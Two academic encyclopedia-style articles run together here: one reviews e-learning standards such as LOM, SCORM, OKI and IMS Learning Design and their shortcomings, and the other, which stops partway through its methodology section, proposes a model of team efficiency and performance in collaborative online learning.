INTRODUCTION

Educational technology standards, or learning technology standards, as they are also known, have become an increasingly important area of multimedia technology and e-learning over the past decade. These standards have been developed and refined, and have grown to encompass wider aspects of e-learning as the discipline has matured. The scope and reach of e-learning and technology-enhanced systems has increased as a result of this maturing of the discipline.

The "holy grail" of e-learning is to enable individualized, flexible, adaptive learning environments that support different learning models or pedagogical approaches to any Internet-enabled user, that these environments should also integrate into the wider MIS/student records system of the teaching institution, and that they should be cost-effective to develop, maintain, and update. The level of functionality of the current systems certainly has not gotten to this level yet, but there have been a number of big improvements made recently in certain of these areas, in particular, in how to make it less time-consuming to develop, more cost-effective, and interoperable. Educational Technology Standards have been in the forefront of these developments.

The learning technology standardization process is leading the research effort in Web-based education. Standardization is needed for two main reasons: (1) educational resources are defined, structured, and presented using various formats; and (2) functional modules embedded in a particular learning system cannot be reused by another system in a straightforward way (Anido-Rifon, Fernandez-Iglesias, Llamas-Nistal, Caeiro-Rodriguez, & Santos-Gago, 2001).

In this article, the main Educational Technology Standards will be presented, notably, LOM, SCORM, and OKI; their uses and coverage will be outlined; their shortcomings will be discussed; and the current areas of research will be reviewed.

LEARNING OBJECTS AND LEARNING OBJECT METADATA

The fundamental concept upon which virtually all current educational technology standards and specifications have been developed is reusable chunks of information. These have variously been termed *knowledge objects*, *content objects*, and most commonly, *learning objects*. These small self-contained objects of knowledge offer the basic ability to enable reuse of content, modularised development of applications, and standardisation between environments.

Learning objects (LO) and the very closely-related learning object metadata (LOM) specifications have become the base level standard for learning technology, effectively the de facto standard for creating learning content. The IEEE describe them as "*Any entity, digital or non-digital, which can be used, reused, and referenced during technology-supported learning*" (IEEE, 2001).

The key concept behind the LO is that they are designed to be reused, but along with this, that they can be easily delivered via a variety of media, particularly the Web, to enable any number of people to access and use them simultaneously. In this way, they provide a means for efficient development of a large amount of computer-based, interactive, multimedia instruction. Examples of Learning Objects include: multimedia content, instructional content, instructional software, software tools, learning objectives, persons, organizations, or events. On their own, LOs are of limited use. In practice, if they are used to implement any of the operations outlined above or if e-learning systems such as virtual learning environments (VLE) or learning content management systems (LCMS) are employed to implement them and present them to e-learners, they require additional information attached to them. In this context, they also need to have the ability to communicate with the Learning System that organises and manages them. In addition, to enable more complete reuse, each LO has information attached to it that describes its contents to enable easy exchange and searchability through search engines. This information is termed *metadata* or, more specifically, learning object metadata (LOM).

LOM is a standardised set of metadata attached to a learning object that describes its contents. These metadata (data about data) descriptions can describe a number of different characteristics of the LO. Indeed, the sheer number of different requirements placed on the LOM by the different potential uses of LOs has led to the development of a number of different LOM specifications, each differing slightly, but significantly, in terms of the metadata they specify and provide. The basic LOM specification is set out in the IEEE LTSC (Learning Technology Standards Committee). This is based on the Dublin Core metadata schema and specifies a set of 47 metadata elements, in nine categories (General, Lifecycle, Meta-metadata, Technical, Educational, Rights, Relation, Annotation, and Classification). These categories and elements have been selected to describe the most important aspects of a LO, in order to enable reuse and interoperability. However, the IEEE standard is not the only LOM specification that has been developed. Most of the other main specifications are based on the IEEE standard, but tend to add additional metadata elements and dispense with others. Examples include ARIADNE, CanCore, UK LOM Core, Vetadata, and SingCore.

To be useable, metadata has to be attached to the LOs. It is important to note that the original IEEE LOM specification, LTSC 1484.12.1, specified the metadata elements and attributes only; it did not specify how the metadata was to be represented or attached to the LOs. So, in theory, it is possible to express LOM metadata in a wide variety of formats; for example, text and HTML are options. In practice, the IEEE specification has implemented two methods for this to be done, in RDF or XML. These formats are considered to be of most use in enabling the implementation of LOs within VLEs, LCMSs, and to search engines. These were specified by IEEEE in LTSC 1484.12.3 and 1484.12.4, respectively, in 2002. See Nilsson, Palmer, and Brase (2003) for a detailed exposition of the developments of these implementations. The XML binding of LOM defines the structure of the LOM metadata, while the RDF binding provides a semantic definition. The XML binding is best suited to enable reuse and interoperability of the LO, while the RDF binding is intended to enable more effective search and retrieval of the LO. In other words, each has a specific and complementary use.

THE LEARNING TECHNOLOGY STANDARDS

When the various different educational technology standards are considered, it can be found that there are many different standards, many supporting and working in conjunction with others, some overlapping with others, and some competing with others. However, ADL's SCORM (ADL, 2001) and OKI (OKI, 2004) are generally considered to be the most significant of the standards, as they are wide-ranging standards that focus on enabling all aspects of VLE and MLE functionality.

In this article, SCORM and OKI will be discussed first; then other standards that provide specific functions or services will be considered. This article will focus mainly on the IMS and IEEE standards, as these are the most prevalent. It will also be noted that these standards tend to operate within the SCORM environment, and it makes sense to show, as this article is intended as a review of the technologies, how standards combine to enable the full range of functions and facilities within learning environments.

General Standards

SCORM (shareable content object reference model) and OKI (Open Knowledge Initiative) are general standards that operate at an "enterprise level", that is, they are standards or specifications that focus on enabling VLE, MLE, and LMS operation, integration, and development. Their raison d'etre at this level is to enable interoperability and reusability of resources, within and between these systems.

At the design level, standards such as SCORM or OKI can enable interoperability and reusability using two different conceptual models: interface-based or model-based. Interface-based models aim to provide common interfaces to systems; typically they focus on providing services between systems to enable interaction between components or exchange of data and provide interoperability at a component level. Model-based systems aim to specify common data models that can be used by all of the elements within a system and those communicating with a system. These systems focus on providing interoperability at a data level.

SCORM is both a model-based and an interface-based model, while OKI is built upon an interface-based model.

SCORM

SCORM has been developed by advanced distributed learning (ADL), since 1997. It operates at three levels providing three main standards: the Run-Time Environment, the Content Aggregation Model, and Sequencing and Navigation. The first two of these will be discussed in this section, and the Sequencing and Navigation will be discussed in the next section.

The SCORM Run-Time Environment's (RTE) main purpose is to enable e-learning systems to combine heterogeneous components; effectively it provides a "plug and play" functionality that implements interoperability between the different components of the system. The Run-Time Environment is a content object (normally LOs) launch mechanism, combined with a communication mechanism that enables communication between the content objects and the SCORM engine. This communication mechanism is an interface-based system. Alongside this, the SCORM run-time environment also contains a data model for tracking learners' interaction with content objects.

The second main element of SCORM is the content aggregation model (CAM). This is a set of specifications that enable the "*reuse of instructional components in multiple applications and environments regardless of the tools used to create them*" (ADL, 2001). The CAM provides a data model based on an XML representation of LOMs. The idea of the model is to separate the learning content from the run-time issues and also from the specification of common interfaces and data. SCORM uses the IMS Content Packaging Information Model specification to implement this. IMS defines a Content Packaging Specification as a specification that "*describes data structures that are used to provide interoperability of Internet based content with content creation tools, learning management systems (LMS), and run time environments. The objective of the IMS CP Information Model is to define a standardized set of structures that can be used to exchange content. These structures provide the basis for standardized data bindings that allow software developers and implementers to create instructional materials that interoperate across authoring tools, LMSs, and run time environments that have been developed independently by various software developers*" (IMS, 2004b). These standardised set of structures are implemented in SCORM as three components: Assets, Sharable Content Objects (SCOs), and Content Organisations.

In SCORM, Assets are electronic representations of media, text, images, sound, Web pages, assessment objects, or other pieces of data that can be delivered to a Web client. A SCO is a collection of one or more Assets and represents a single executable learning resource. A Content Organisation is a tree composed of Activity items, which can be mapped onto SCOs or Assets. All of these components can be tagged with metadata.

OKI

The second significant high level specification is the Open Knowledge Initiative (OKI). This is an open-source reference system for Web-enabled education. Similar to SCORM, it provides a set of resources and an architecture to enable the development of easy-to-use Web-based environments and for assembling, delivering, and accessing educational resources. OKI is based on the interface model and operates by specifying and providing a set of APIs, known as the open source interface definition (OSID). These OSIDs define a set of programming interfaces which are intended to enable system development, which allows interoperability between different LOs.

SCORM and OKI

There does appear to be some overlap between SCORM and OKI; however, while the functionality of SCORM is very much focused on what can be considered to be the operation of a VLE, the OKI specification extends to address the functionality required for MLE development. In theory, the two specifications can be employed side by side if the SCORM content model is utilised on top of a system built using OSIDs.

Other Standards: Associated Standards and Specifications

The third component of SCORM is the Sequencing and Navigation (ADL, 2004). It is described by the IMS as:

a method for representing the intended behaviour of an authored learning experience such that any learning technology system (LTS) can sequence discrete learning activities in a consistent way. The specification defines the required behaviours and functionality that conforming systems must implement. It incorporates *rules that describe the branching or flow of instruction through content according to the outcomes of a learner's interactions with content* (IMS, 2004).

These rules that describe the branching and flow of activities are known as an activity tree.

Essentially, Simple Sequencing defines how a learner can progress through the content of an e-learning set of activities, which would normally comprise of a package of LOs. It does this by implementing an activity tree, which enables and constrains what options and in what order LOs can be attempted by the learner.

However, simple sequencing has been the subject of much criticism. It is considered by many as too simple and, in particular, not conducive to enable learning that is based on learner-centred pedagogical principles.

An alternative to Simple Sequencing is the IMS Learning Design specification; this also operates within SCORM. It has been described "*as one of the most significant recent developments in e-learning*" (Dalziel, 2003) and is considered to be a significant improvement over Simple Sequencing. Specifically, it enables the consideration of context on the learning process; in particular, it allows for the implementation of pedagogical approaches to the learning activity. "*The IMS Learning Design specification supports the use of a wide range of pedagogies in online learning. Rather than attempting to capture the specifics of many pedagogies, it does this by providing a generic and flexible language. This language is designed to enable many different pedagogies to be expressed. The approach has the advantage over alternatives in that only one set of learning design and runtime tools then need to be implemented in order to support the desired wide range of pedagogies*" (IMS, 2004). The Learning Design specification provides facilities to assign people to roles, and facilitate different types of interaction between the content and the learner, learners and other learners, and learners and tutors.

Although learning design and simple sequencing are considered to be the most important of the standards that deal with the actual management of the learner experience, there are other protocols that have recently been developed and incorporated into SCORM. These include: the IMS Learner Information Package (IMS LIP) specification, which addresses the interoperability of Internet-based Learner Information systems with other systems that support the Internet learning environment (see IMS, 2006); the IMS Question and Test Interoperability (QTI) specification, which describes a data model for the representation of question and test data and their corresponding results reports (see IMS, 2006); and the IMS Enterprise Data Model. This provides standardised definitions for course structures and enables Learning environments to schedule student activities from course structure definitions and the movement of courses between learning environments.

These specific standards deal with the management of the learner within learning environments. It needed to be noted here that as well as the SCORM specifications outlined here, there are many others that fulfill similar roles and functions; for example, the IEEE LTSC Public and Private Information (PAPI) standard overlaps significantly with LIP.

CURRENT ISSUES

SCORM and LOM have developed to become the de facto standards for educational technology. SCORM, in particular, with its ability to incorporate new standards into the overall model, has enabled it to expand and to increase the functionality of the specification; for example, LIM was developed in 2001, QTI was developed in 2003, and LD was developed from EML (Koper, 2001) and incorporated into SCORM in 2003. It is clearly a flexible standard, and its development is ongoing. It has also, undoubtedly, gone a long way to enabling interoperability within e-learning systems and, with LOM, reusability of learning resources. Despite these successes though, there are still a number of criticisms levelled at the specifications. These issues fall mainly in three areas: the nature of LOs and whether the current LOM specification is adequate to enable fully-adaptive technology-enhanced learning; the limitations of Simple Sequencing and Learning Design as implemented by SCORM; and the ability of SCORM systems to enable personalisation or adaptation of resources by learners.

The nature of the learning object itself has been the subject of much debate. Commentators, such as Friesen (2004) and Rehak and Mason (2003), have highlighted that there still appears to be concern over just exactly what a LO is. "*Different definitions abound, different uses are envisaged, and different sectors have particular reasons for pursuing their development. In this environment of uncertainty and disagreement, the* *various stakeholders are going off in all directions*" (Rehak & Mason, 2003). Frierson (2003) goes on to note that "*There are few things, in other words, that can not be learning objects*". This confusion or rather lack of a clear definition of a LO is reflected in the plethora of competing LOM specifications, for example, IEEE/IMS, CanCore, and SingCore. These different standards are a direct result of the inadequacy of the basic LO definition. With LOM being at the core of not just SCORM but the majority of the learning technology standards, this has major repercussions in terms of interoperability and reuse of learning content.

Anido-Rifon et al. (2001) notes also that the current LOM specifications' lack of internal descriptions of LOs is a problem. It can hinder interoperability in a number of ways, for example, if the information needs to be adapted or utilised for other processes. This is significant in enabling user preferences, but perhaps the most important aspect is the lack of any real indication of granularity in the LO specification. This reduces the ability to specify composite and hierarchical Content Packages or aggregations, which are considered to be an important component of enabling truly adaptive learning environments.

Other criticisms of LOM include an inability of the current specification to capture all the information required for advanced learning services, specifically feedback information to enable it to be updated on the fly. Without this, services such as personalisation, adaptation of content in accordance with the students' objectives, preferences, learning styles and knowledge levels, and an inability for any kind of teacher-directed feedback about the usefulness and appropriateness of a LO or a learning design for certain learning settings are limited (see Cristea, 2005).

Perhaps the most significant criticism of the standard has been levelled at simple sequencing, particularly in relation to SCORM's pedagogical-neutral model and the implementation of Simple Sequencing. Simple Sequencing is based on a single-user interaction model of behaviour, which does not easily accommodate multiple-user environments, especially those requiring different courses of action for different users. This has led some to comment that SCORM possesses "*a limited pedagogical model unsuitable for some environments*" (Rehak & Mason, 2003).

The IMS Learner Design specification does address this, and was specifically designed to enable such functionality in LCMSs. However, although Learning Design is a significant advance in functionality over simple sequencing in terms of the ability to implement pedagogy and instructional design within an LCMS, there are still concerns regarding the actual reusability of Learning Design specifications. Downes (2003) goes as far as to comment that "*learning design and reusability are incompatible*".

CURRENT AND FUTURE RESEARCH DIRECTIONS


In the article written in the previous version of this encyclopaedia (O'Dea, 2003), it was predicted that the focus of future research was likely to be on ontologies and contextual frameworks. It was argued that ontologies were the key technology required for enabling contextual knowledge within e-learning systems. This prediction has proved to be the case over the past three to four years, as researchers have focused on the developing ontologies relevant to e-learning (Li, 2006; Li et al., 2005; McCalla, 2004)

However, to fully understand how ontologies improve the current range of specifications and standards and also to consider whether ontologies are the sole answer to the issues facing learning technology standards, it is helpful to consider the Semantic Web.

A consideration of the specifications within SCORM shows that they communicate with each other via XML. If the standards themselves are considered against the Semantic Web model, it can be seen that, being XML- and RDF-based, they sit at the lower levels of the Semantic Web stack. Note that LOM sits at two levels of the stack and, in terms of functionality, LOM can be considered to encode the syntactic metadata of LOs. Of this syntactic information, the XML representation of LOM provides the structural information, and the RDF binds the semantic information.

If the "holy grail" of e-learning that was talked about at the start of this article is considered, to achieve it e-learning system functionality needs to cover, if not all, then at least the lower six levels of the Semantic Web. At present, e-learning standards only address the lowest three layers of the semantic stack. This means that current e-learning standards lack vocabularies, taxonomies, and ontologies; it is these that will be required to enable contextual awareness within systems. Contextual awareness is a prerequisite for the intelligent adaptive systems for which researchers are striving.

Figure 1. The Semantic Web (Source: http://www.w3.org/2001/09/06-ecdl/slide17-0.html)



Ontologies are significant for e-learning systems in a number of areas, not just as frameworks for representing concepts to enable context awareness in systems. Ontologies also help increase the consistency and interoperability of metadata. The number of ontologies being developed is growing; these include domain ontologies covering diverse subject domains, competency ontologies, and user model ontologies (see Jovanovic, Gaševic, Knight, & Richards, 2007). Many have already been incorporated into technology-enhanced learning, but none so far within Learning standards or specifications. There are significant barriers to the adoption of ontologies within e-learning as Jovanovic et al. (2007) note, the use of local terminology and different structure being the most significant of these. However, these are precisely the issues that standards address: the development of ontology standards for subjects and disciplines, or an overall ontological framework as proposed by Knight, Gaševic, and Richards (2006). Either of these developments, under the auspices of IEEE or IMS, for example, would be a significant step in enhancing the functionality of e-learning; immediate advances would include interoperability and the ability to integrate with systems outside of the eLearning/SCORM environment, and in the longer term, would enable a springboard for the development of logics and grammars that could be used to approach truly intelligent adaptive systems.

CONCLUSION

In this article, it has been shown that during the past 20 years or so there have been significant developments in the field of education technology standards. It is fair to say that these educational technology standards and SCORM, in particular, with its suite of specifications and standards, have made significant achievements towards the aims of interoperability, reuse, and flexibility that initiated the efforts in the field.

However, it is also obvious that despite the best efforts of the many standards bodies, there are still areas where work still needs to be done. Areas of specific weaknesses in the current standards include: the looseness of the definition of learning objects, the inability of LOM to be adapted or updated by systems at or during run-time, a need to enhance the accessibility of LOM, and the methods through which pedagogy can be implemented within a system developed using the SCORM standards and specifications.

In addressing the latter of these issues, the IMS Learning Design specification does appear to go some way along the road to addressing these issues, and perhaps it will be fully incorporated into SCORM in future versions. However, it would appear that the learning design specification is not a full solution, and it is not without its own issues. Commentators such as Downes (2003) note that learning design specifications are so specific to individuals as to make them non-transferable between users. If he is right, then it appears that instead of reuseable content, which is where the whole drive to standardisation was heading in the first place, we may have to move to models based on disposable content, a basic contradiction of the whole issue of reusability.

Ontologies have been the focus of recent research in the field as potential solutions to many of these issues.

The development of standardised domain ontologies would straightforwardly enable contextual knowledge frameworks that could address the issue of LOs definitions, enable more adaptable metadata and, additionally, could extend interoperability of LOs beyond the e-learning domain to enable interchange of data and information.

In the longer term, ontologies offer the basic building blocks of the intelligent adaptive e-learning system—the "holy grail"—one that can enable fully-personalised learning, can respond to learner choices, and can automatically adjust based on the participation or progress of the learner through the learning program. To do this on top of the ontologies, grammars, vocabularies, and logics need to be developed. The current state of research is not anywhere near that yet, but the Semantic Web gives a roadmap to get there, and progress is being made.

REFERENCES

ADL (2001). The SCORM overview. *ADL*.

Anido-Rifon, L., Fernandez-Iglesias, M. J., Llamas-Nistal, M., Caeiro-Rodriguez, M., & Santos-Gago, J. (2001). A component model for standardized Web-based education. *ACM Journal of Educational Resources in Computing, 1*(2).

CanCore (2004). *Canadian Core Learning Resource Metadata Application Profile*. Retrieved March, 2004, from http://www.cancore.ca/indexen.html

Cristea, A. (2005). Authoring of adaptive hypermedia. *Educational Technology & Society, 8*(3), 6-8.

Dalziel, J. (2003). *Implementing learning design: The learning activity management system (LAMS)*. Paper presented at ASCLITE, 2003.

Downes, S. (2003). Design standards and reusability. Retrieved March, 2004, from http://www.downes.ca/cgi-bin/website/

Fisher, M., & Sheth, A. (2003). Semantic enterprise content management. In M. Singh (Ed.), *Practical handbook of Internet computing*. CRC Press.

Friesen, N. (2004). Three objections to learning objects. In R. McGreal (Ed.), *Online education using learning objects* (pp. 59-70). London: Routledge/Falmer

Gibbons, A. S., & Fairweather, P. G. (2000). Computer based instruction. In S. Tobias & J. D. Fletcher (Eds.), *Training and retraining: A handbook for business, industry, government, and the military*. MacMillan.

Hartley, R. (1973). The design and evaluation of an adaptive teaching system. *Internet Journal of Man-Machine Studies, 5*, 421-436.

IEEE (2001). IEEE P1484.12 learning object metadata working group (WG12). *IEEE Learning Technology Standards Committee (LTSC)*. Retrieved March, 2004, from http://www.imsglobal.org/metadata/index.cfm

IMS (2004a). *IMS Learning Resource Metadata Specification*. Retrieved March, 2004, from http://www.imsglobal.org/metadata/index.cfm

IMS (2004b). *IMS Content Packaging Information Model - Version 1.1.3 Final Specification*. Retrieved March, 2004, from http://www.imsglobal.org/content/packaging/

IMS (2004c). *IMS Simple Sequencing Specification*. Retrieved March, 2004, from http://www.imsglobal.org/simplesequencing/index.cfm

IMS (2004d). *IMS Learning Design Specification*. Retrieved March, 2004, from http://www.imsglobal.org/learningdesign/index.cfm

Ismail, J. (2002). The design of an e-learning system: Beyond the hype. *The Internet and Higher Education, 4*, 329-336.

Jacobsen, P. (2002, June). LMS vs LCMS. *E-Learning*.

Jovanovic, J., Gaševic, D., Knight, C., & Richards, G. (2007). Ontologies for effective use of context in e-learning settings. *Educational Technology & Society, 10*(3), 47-59.

Knight, C., Gaševic, D., & Richards, G. (2006). An ontology-based framework for bridging learning design and learning content. *Educational Technology & Society, 9*(1), 23-37.

Koper, R. (2001). Modeling units of study from a pedagogical perspective—The pedagogical metamodel behind EML. Retrieved June, 2007, from http://dspace.ou.nl/bitstream/1820/36/1/Pedagogical+metamodel+behind+EMLv2.pdf

MIT Libraries (2004). *IMS Learning Resource Metadata Information Model*. Retrieved March, 2004, from http://libraries.mit.edu/guides/subjects/metadata/standards/ims.html

Muhlhauser, M. (2003). Multimedia software for e-learning: An old topic seen in a new light. *Proceedings of IEEE Fifth International Symposium on Multimedia Software Engineering, Taichung, Taiwan*. IEEE.

Nilsson, M., Palmer, M., & Brase, J. (2003). The LOM RDF binding – Principles and implementation. *Proceedings of the 3rd Annual Ariadne Conference, November, 2003. Katholieke Universiteit Leuven, Belgium.*

Okamoto, T., & Hartley, R. (2002), Innovations in learning technology. *Educational Technology and Society, 5*(4), 8-10.

OKI (2004). *The Open Knowledge Initiative*. Retrieved March, 2004, from http://web.mit.edu/oki

Rehak, D., & Mason, R. (2003). Keeping the learning in learning objects. In A. Littlejohn (Ed.), *Reusing online resources: A sustainable approach to e-learning*. London: Kogan Page.

KEY TERMS

Educational Technology: Also known as Learning Technology, this is, primarily, software associated with Learning and Education. Educational technology is most commonly employed in e-learning and in blended learning environments.

Interoperability: Interoperability is the concept of enabling heterogeneous software and hardware environments to share learning material. The base level learning material is the learning object; standards and Learning Object metadata play a significant role in enabling interoperability.

Learning Objects: This is learning material of different granularity that is used to form part of the content delivered in a learning course or module. Learning objects can be of many types, including Word or PowerPoint documents, tests, multimedia presentations, animations, sound clips, or video clips.

Metadata: This is background data that is used to assist in the reuse, the classification, and the recording of the intellectual property details of learning material. Learning object metadata can be encoded in either XML or RDF formats.

Ontologies: Ontologies are used to logically represent concepts and the relationships that make up the concepts. In learning technologies, ontologies are important because they have the potential to be used, in combination with metadata representations, particularly RDF representations, so that intelligent data systems can apply logic and rule-based reasoning to learning objects.

Reusability: Reusability is the concept that describes how learning objects and learning material is reused between courses, educators, and learners. Learning objects are normally what are reused, and Learning Object Metadata is crucial in enabling reuse of learning objects.

Standards: Standards are used in specifying the content, interfaces, and metadata for Educational Technology environments. SCORM is the main de facto interoperability standard used within learning technology environments.

Efficiency and Performance of Work Teams in Collaborative Online Learning

Éliane M.-F. Moreau
Université du Québec à Trois Rivières, Canada

INTRODUCTION

Online learning, or e-learning, can be an interesting way of encouraging employees to collaborate in performing their work (Fichter, 2002). For example, it can help employees to learn quickly and efficiently, without the inconvenience of absence from the workplace. It can take place at the location desired by the employee, for example, at the office or at home, when the employee wants and needs it, and at a suitable pace (Mingasson, 2002). Employees can, therefore, control their learning progress without having to travel to a classroom. Some find online learning less intimidating and less risky than classroom-based courses given by trainers (Fichter, 2002). If online learning is to be effective, however, employees need a high local network capacity, an Internet connection, and a computer support system to ensure that both hardware and software function properly (Muianga, 2005).

The purpose of the research described in this article is to examine the impact of interaction efficiency on the ability of teams to work together and on their learning performance. The article begins by examining the main variables of e-learning use, and goes on to propose a model of work team efficiency and performance in collaborative online learning. It also presents the study's methodological considerations. Pilot projects were carried out in two universities in Québec, Canada. Virtual teams of five students were formed, and an academic task was handed in to the professors in charge of the projects. The students then completed a questionnaire. The article analyses the benefits of using new technology in university-level courses, and proposes avenues for future research.

THE CHARACTERISTICS OF ONLINE LEARNING

Online learning is an innovative educational approach and, to be effective, it requires appropriate material and social provisions (Henri & Lundgren-Cayrol, 1998). Among other things, the learning process must be designed in a specific and original way, with the learner as the core element in the process (Mingasson, 2002) – hence the importance of emphasizing certain key factors, namely participation, the role of trust, collaboration, and cooperation, and perceived performance (Bower, Garber, & Watson, 1996; Brunetto & Farr-Wharton, 2007; Buskers, 2002; Sherer, 2003). These factors have mostly been studied as part of traditional learning methods, or in isolated cases. We propose a model based specifically on online learning.

Participation

Given the need for interaction and communication, individual participation appears to be an important factor in the effectiveness of online learning. For example, in an analysis of online discussions involving a group of students, Giannini-Gachago and Seleka (2005) observed that women participated more than men, and that the discussion was dominated by a handful of students, to the detriment of the others (Hodgekinson-Williams & Mostert, 2005). In addition, the way in which the discussion was incorporated into the course had a significant impact on student participation (Giannini-Gachago & Seleka, 2005).

Accordingly, if participation is to be effective, it should be regarded as an integral part of the e-learning experience, and not as an additional burden. An approach such as this would help achieve more inclusive participation and avoid discussions dominated by a handful of individuals. The trainer could also act as moderator, helping to balance inequities in participation and allowing more time for the students to socialize (Giannini-Gachago & Seleka 2005). Some authors, including Hodgekinson-Williams and Mostert (2005), have also suggested rotating leadership during the course, giving every student an opportunity to take responsibility as the group's leader. These same authors also felt it was important to provide an explicit procedure for student participation.

Participants must also have a sense of self-discipline to be successful at e-learning (Houzé & Meissonier, 2005), since they do not have the set timetable and direct supervision that they would have in classroom learning. In addition, students need to develop a sense of belonging, so that they do not drop out or abandon their studies (Fraser, 2005).

The Role of Trust

Trust plays a key role in effective collaboration, and is an important element in establishing the efficiency of many interpersonal relationships (Paul & McDaniel, 2004). It is, therefore, essential to create a high level of trust between the learners themselves on the one hand, and the learners and their trainer on the other. In addition, good communication and sharing of information and knowledge must be established between the individuals concerned. Paul and McDaniel (2004) identified four types of interpersonal trust in virtual collaborative relationships, namely calculated trust, competence trust, relational trust, and integrated trust.

Calculated trust is rather like an economic exchange, in that it is based on a form of cost-benefit analysis. Competence trust means that individuals trust someone else because they believe he or she will be able to accomplish what has been promised. This type of trust is important in a knowledge-based economy, where the person's actions become indicators of his or her capacity to perform a given task. Relational trust exists when a group member feels a personal attachment to other members, and wants to treat them well with no thought of personal profit. Integrated trust is a combination of the first three types.

The four types of trust are therefore linked, although they may also be separate and used interchangeably. Rational trust, competence trust, and relational trust are all positively linked to performance in virtual collaborative relationships. Because they are connected in this way, all three types of trust must be positively evaluated if the collaborative relationship is to be effective. If just one type is negative, the chances are that the performance itself will not be positive.

In a study of the vertical links between an insurance company and its independent agents, Zaheer and Venkatraman (1994) found that trust was a key determinant of the degree of electronic integration. A network team may also use "swift trust" even though it appears to be fragile and temporary. Jarvenpaa and Leidner (1999) proposed that group members must approach their collaborative relationship in a trusting and optimistic way, even though there is nothing to suggest that their fellow members are honest. Once integrated, the group must explicitly state its commitment, enthusiasm, and optimism. Trust can be created and encouraged through the communication behaviour established at the first meeting. Task-related and project-related communication appears to be essential in maintaining trust, and social communication can also strengthen trust if it is used as a complement to, but not a replacement of, task-related communication.

Collaboration and Cooperation between Participants

Collaboration is another important, if not the most important, ingredient in collaborative learning. Online learning must be a core element of the human relations strategy, since collaboration is simply a lever to help the firm attain efficiency, rather than a legal or moral obligation (Mingasson, 2002). Henri and Lundgren-Cayrol (2003) drew a distinction between collaborative and cooperative approaches to online learning.

They pointed out that collaboration requires a certain level of autonomy, maturity, and responsibility on the part of learners towards their own learning. Collaborative learning is a flexible process that gives learners more latitude. In other words, learners seek to achieve the group's objective individually, by interacting with other group members. Collaborative learning is, therefore, the result of the learner's individual effort, supported by the activities of the group or team. The group members share resources with one another, and use the work accomplished as a group in order to learn.

Cooperative learning, on the other hand, is a shared learning process where each learner is responsible for a specific task that is then collated with the tasks of other group members for the purpose of achieving a shared goal (Henri & Lundgren-Cayrol, 2003). Unlike the collaborative learning approach, the trainer controls the learning. The authors pointed out that the trainer could also control learners in the collaborative process, but in that case control had to be balanced with the learner's own autonomy.

For collaboration to be effective, it is important to use communication methods suited to the group. Some key factors in selecting the electronic media to be used by participants include the proximity of members, social presence in the task, and the recipient's availability to receive the information communicated (Straub & Karahanna, 1998).

Perceived Performance

Performance evaluation in online learning is tied to the achievement of anticipated goals in the combination of online learning and learner collaboration.

Performance can be divided into two main categories, namely the participants' ability to work together, and their level of cognitive learning. Ability to work together can be assessed from the level of success in building collective knowledge. It is conditioned mainly by how successful the learners are in forging relationships of trust so that the learning built independently by individual learners can be exchanged with other group members (Henri & Lundgren-Cayrol, 2003; Paul & McDaniel, 2004).

Online learning performance is also reflected in the quality of the cognitive learning achieved by the learners, which is conditioned by content reliability and communication methods. It can be measured from learner satisfaction with the learning process, and from learner motivation during and after the learning process (Henri & Lundgren-Cayrol, 2003; Mingasson, 2002). In addition, motivation is an essential factor in both student success and student satisfaction (Houzé & Meissonier, 2005).

Our Research Model

Learners or workers need to acquire new learning other than in a classroom. This new learning method must be adjusted to their requirements, their situation, their pace of learning, the pace of technological progress, and the speed at which information can be conveyed. Is it effective as a method? Does it allow firms to achieve their training goals? And how can it be evaluated?


The proposed research model appears in Figure 1. The efficiency of participant interaction in a collaborative online learning process is measured using individual student participation, technology efficiency, and the level of trust established by the group. Online learning performance is measured using two variables, namely the students' ability to work together, and their level of individual cognitive learning.

METHODOLOGY

Using the above model as a basis, we analyzed the role of individual learner participation, trust, and technology efficiency in an online collaborative learning process. We then examined the link between the perceived efficiency of the interaction, the perceived performance of the learning team, and its individual evaluation.

An experiment was carried out in the fall of 2005 using a sample of undergraduate students who were required to perform a collaborative learning task online as part of their coursework. Our sample was composed of two groups, one comprising 20 students from the Université du Québec à Trois-Rivières (UQTR) and the other comprising 30 students from Sherbrooke University (SU). Because the two groups were of different sizes, we formed teams of two UQTR students and three SU students, for a total of ten teams in all. The students used SharePoint and MSN Messenger for communication purposes.

Figure 1. Collaborative online learning research model



